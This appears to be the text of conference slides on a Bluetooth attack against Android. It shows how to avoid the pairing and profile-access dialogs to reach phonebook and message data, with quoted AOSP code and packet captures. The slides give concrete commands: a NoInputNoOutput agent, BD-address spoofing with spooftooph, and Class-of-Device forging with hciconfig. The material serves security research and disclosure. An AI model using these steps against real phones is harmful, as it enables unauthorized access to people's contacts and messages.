
Profile Access Request

How to bypass?






# Why does the **Pairing Request** pop up?



# The default IO capabilities of AOSP is **DisplayYesNo**

Responder	Initiator				
	DisplayOnly	Display YesNo	Keyboard Only	NoInput NoOutput	Keyboard Display
Display Only	Just Works Unauthenticated	Just Works Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated
Display YesNo	Just Works Unauthenticated	Just Works (For LE Legacy Pairing) Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry (For LE Legacy Pairing): responder displays, initiator inputs Authenticated
		Numeric Comparison (For LE Secure Connections) Authenticated			Numeric Comparison (For LE Secure Connections) Authenticated



# Bypass the **Pairing Request** Dialog Box

Wireshark · Packet 1541 · btsnoop\_hci-6-digit-numeric-comparison.log

- > Frame 1541: 13 bytes on wire (104 bits), 13 bytes captured (104 bits)
- > Bluetooth
- > Bluetooth HCI H4
- ▼ Bluetooth HCI Command - IO Capability Request Reply
  - > Command Opcode: IO Capability Request Reply (0x042b)
  - Parameter Total Length: 9
  - BD ADDR: 11:22:33:44:55:66 (11:22:33:44:55:66)
  - IO Capability: Display Yes/No (1)**
  - OOB Data Present: OOB Authentication Data Not Present (0)
  - Authentication Requirements: MITM Protection Required - Dedicated Bond...
  - [Response in frame: 1542]
  - [Command-Response Delta: 0.512ms]

0000 01 2b 04 09 66 55 44 33 22 11 01 00 03    ···fUD3 "·...

Close Help

Wireshark · Packet 278 · 11-22-33-44-55-66-NoInputNoOutput-b...

- > Frame 278: 12 bytes on wire (96 bits), 12 bytes captured (96 bits)
- > Bluetooth
- > Bluetooth HCI H4
- ▼ Bluetooth HCI Event - IO Capability Response
  - Event Code: IO Capability Response (0x32)
  - Parameter Total Length: 9
  - BD ADDR: 11:22:33:44:55:66 (11:22:33:44:55:66)
  - IO Capability: No Input, No Output (0x03)**
  - OOB Data Present: OOB Authentication Data Not Present (0)
  - Authentication Requirements: MITM Protection Not Required - No B...

< >




0000 04 32 09 66 55 44 33 22 11 03 00 00    ·2·fUD3" ···

< >

Byte 9: IO Capability (bthci\_evt\_io\_capability)

Close Help

```
x@x ~  
$ bt-agent -c NoInputNoOutput -d  
Agent registered  
Default agent requested  
✓
```




# Side Effect of the Just Works Model




```
961  /* if just_works and bonding bit is not set treat this as temporary */
962  if (p_ssp_cfm_req->just_works &&
963      !(p_ssp_cfm_req->loc_auth_req & BTM_AUTH_BONDS) &&
964      !(p_ssp_cfm_req->rmt_auth_req & BTM_AUTH_BONDS) &&
965      !(check_cod((RawAddress*)&p_ssp_cfm_req->bd_addr, COD_HID_POINTING)))
966      pairing_cb.bond_type = BOND_TYPE_TEMPORARY;
967  else
968      pairing_cb.bond_type = BOND_TYPE_PERSISTENT;
```

# Why does the **Profile Access Request** pop up?



```
blueline:/data/user_de/0/com.android.bluetooth/shared_prefs # cat message_access_permission.xml  
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>  
<map /> No address
```

```
2331 int getMessageAccessPermission(BluetoothDevice device) {  
2332     enforceCallingOrSelfPermission(BLUETOOTH_PERM, "Need BLUETOOTH permission");  
2333     SharedPreferences pref = getSharedPreferences(MESSAGE_ACCESS_PERMISSION_PREFERENCE_FILE,  
2334         Context.MODE_PRIVATE);  
2335     if (!pref.contains(device.getAddress())) {  
2336         return BluetoothDevice.ACCESS_UNKNOWN;  
2337     }  
2338     return pref.getBoolean(device.getAddress(), false) ? BluetoothDevice.ACCESS_ALLOWED  
2339         : BluetoothDevice.ACCESS_REJECTED;  
2340 }
```



```
blueline:/data/user_de/0/com.android.bluetooth/shared_prefs # cat message_access_permission.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <boolean name='[redacted]:65:C4:30' value="true" />
</map>
```

```
2331 int getMessageAccessPermission(BluetoothDevice device) {
2332     enforceCallingOrSelfPermission(BLUETOOTH_PERM, "Need BLUETOOTH permission");
2333     SharedPreferences pref = getSharedPreferences(MESSAGE_ACCESS_PERMISSION_PREFERENCE_FILE,
2334         Context.MODE_PRIVATE);
2335     if (!pref.contains(device.getAddress())) {
2336         return BluetoothDevice.ACCESS_UNKNOWN;
2337     }
2338     return pref.getBoolean(device.getAddress(), false) ? BluetoothDevice.ACCESS_ALLOWED
2339         : BluetoothDevice.ACCESS_REJECTED;
2340 }
```

# Bypass the Profile Access Request Dialog Box

```
2292 int getPhonebookAccessPermission(BluetoothDevice device) {
2293     enforceCallingOrSelfPermission(BLUETOOTH_PERM, "Need BLUETOOTH permission");
2294     SharedPreferences pref = getSharedPreferences(PHONEBOOK_ACCESS_PERMISSION_PREFERENCE_FILE,
2295         Context.MODE_PRIVATE);
2296     if (!pref.contains(device.getAddress())) {
2297         return BluetoothDevice.ACCESS_UNKNOWN;
2298     }
2299     return pref.getBoolean(device.getAddress() false) ? BluetoothDevice.ACCESS_ALLOWED
2300         : BluetoothDevice.ACCESS_REJECTED;
2301 }
```

PBAP

Address dependent?

```
2331 int getMessageAccessPermission(BluetoothDevice device) {
2332     enforceCallingOrSelfPermission(BLUETOOTH_PERM, "Need BLUETOOTH permission");
2333     SharedPreferences pref = getSharedPreferences(MESSAGE_ACCESS_PERMISSION_PREFERENCE_FILE,
2334         Context.MODE_PRIVATE);
2335     if (!pref.contains(device.getAddress())) {
2336         return BluetoothDevice.ACCESS_UNKNOWN;
2337     }
2338     return pref.getBoolean(device.getAddress() false) ? BluetoothDevice.ACCESS_ALLOWED
2339         : BluetoothDevice.ACCESS_REJECTED;
2340 }
```

MAP

```
x@x /mnt/hgfs/OneDrive/Projects/bluerepli/src
$ sudo spooftooph -i hci0 -a 22:22:22:22:22:22
Manufacturer: Cambridge Silicon Radio (10)
Device address: 11:11:11:11:11:11
New BD address: 22:22:22:22:22:22
Address changed
```



# Side Effect of the Just Works Model

```

961  /* if just_works and bonding bit is not set treat this as temporary 227
962  if (p_ssp_cfm_req->just_works && 228
963      !(p_ssp_cfm_req->loc_auth_req & BTM_AUTH BONDS) && 229
964      !(p_ssp_cfm_req->rmt_auth_req & BTM_AUTH BONDS) && 230
965      !(check_cod((RawAddress*)&p_ssp_cfm_req->bd_addr, COD_HID_POINT 231
966      pairing_cb.bond_type = BOND_TYPE_TEMPORARY; 232
967  else 233
968  pairing_cb.bond_type = BOND_TYPE_PERSISTENT; 234
1057  bt_status_t ret; 235
1058  BTIF_TRACE_DEBUG("%s: Storing link key. key_type=0x%x, bond_typ 236
1059  __func__, p_auth_cmpl->key_type, pairing_cb.bo
1060  ret = btif_storage_add_bonded_device(&bd_addr, p_auth_cmpl->key
1061  p_auth_cmpl->key_type,
1062  pairing_cb.pin_code_len);
1063  ASSERTC(ret == BT_STATUS_SUCCESS, "storing link key failed", ret);
1064  } else {
1065  BTIF_TRACE_DEBUG(
1066  "%s: Temporary key. Not storing. key_type=0x%x, bond_type=%d",
1067  __func__, p_auth_cmpl->key_type, pairing_cb.bond_type);
1068  if (pairing_cb.bond_type == BOND_TYPE_TEMPORARY) {
1069  BTIF_TRACE_DEBUG("%s: sending BT_BOND_STATE_NONE for Temp pairing",
1070  __func__);
1071  btif_storage_remove_bonded_device(&bd_addr);
1072  bond_state_changed(BT_STATUS_SUCCESS, bd_addr, BT_BOND_STATE_NONE);
1073  return;
1074  }
1075  }
1076  }


```

com.android.bluetooth

```

if (newState == BluetoothDevice.BOND_NONE) {
    mAdapterService.setPhonebookAccessPermission(dev,
        BluetoothDevice.ACCESS_UNKNOWN);
    mAdapterService.setMessageAccessPermission(dev,
        BluetoothDevice.ACCESS_UNKNOWN);
    mAdapterService.setSimAccessPermission(dev,
        BluetoothDevice.ACCESS_UNKNOWN);
    // Set the profile Priorities to undefined
    clearProfilePriority(dev);
}

```



# Forge CoD to prevent passing **BT\_BOND\_STATE\_NONE**

```

1050 RawAddress bd_addr = p_auth_cmpl->bd_addr;
1051 if ((p_auth_cmpl->success) && (p_auth_cmpl->key_present)) {
1052     if ((p_auth_cmpl->key_type < HCI_LKEY_TYPE_DEBUG_COMB) ||
1053         (p_auth_cmpl->key_type == HCI_LKEY_TYPE_AUTH_COMB) ||
1054         (p_auth_cmpl->key_type == HCI_LKEY_TYPE_CHANGED_COMB) ||
1055         (p_auth_cmpl->key_type == HCI_LKEY_TYPE_AUTH_COMB_P_256) ||
1056         pairing_cb.bond_type == BOND_TYPE_PERSISTENT) {
1057         bt_status_t ret;
1058         BTIF_TRACE_DEBUG("%s: Storing link key, key_type=0x%x, bond_type=%d",
1059             __func__, p_auth_cmpl->key_type, pairing_cb.bond_type);
1060         ret = btif_storage_add_bonded_device(&bd_addr, p_auth_cmpl->key,
1061             p_auth_cmpl->key_type,
1062             pairing_cb.pin_code_len);
1063         ASSERTC(ret == BT_STATUS_SUCCESS, "storing link key failed", ret);
1064     } else {
1065         BTIF_TRACE_DEBUG(
1066             "%s: Temporary key. Not storing. key_type=0x%x, bond_type=%d",
1067             __func__, p_auth_cmpl->key_type, pairing_cb.bond_type);
1068         if (pairing_cb.bond_type == BOND_TYPE_TEMPORARY) {
1069             BTIF_TRACE_DEBUG("%s: sending BT_BOND_STATE_NONE for Temp pairing",
1070                 __func__);
1071             btif_storage_remove_bonded_device(&bd_addr);
1072             bond_state_changed(BT_STATUS_SUCCESS, bd_addr, BT_BOND_STATE_NONE);
1073             return;
1074         }
1075     }
1076 }

```

```

x@x ~
$ sudo hciconfig hci0 class 0x0580
x@x ~
$ hciconfig hci0 class
hci0: Type: Primary Bus: USB
BD Address: 22:22:22:22:22:22 ACL MTU: 310:10 SCO MTU: 64:8
Class: 0x000580
Service Classes: Unspecified
Device Class: Peripheral, Pointing device

```

```

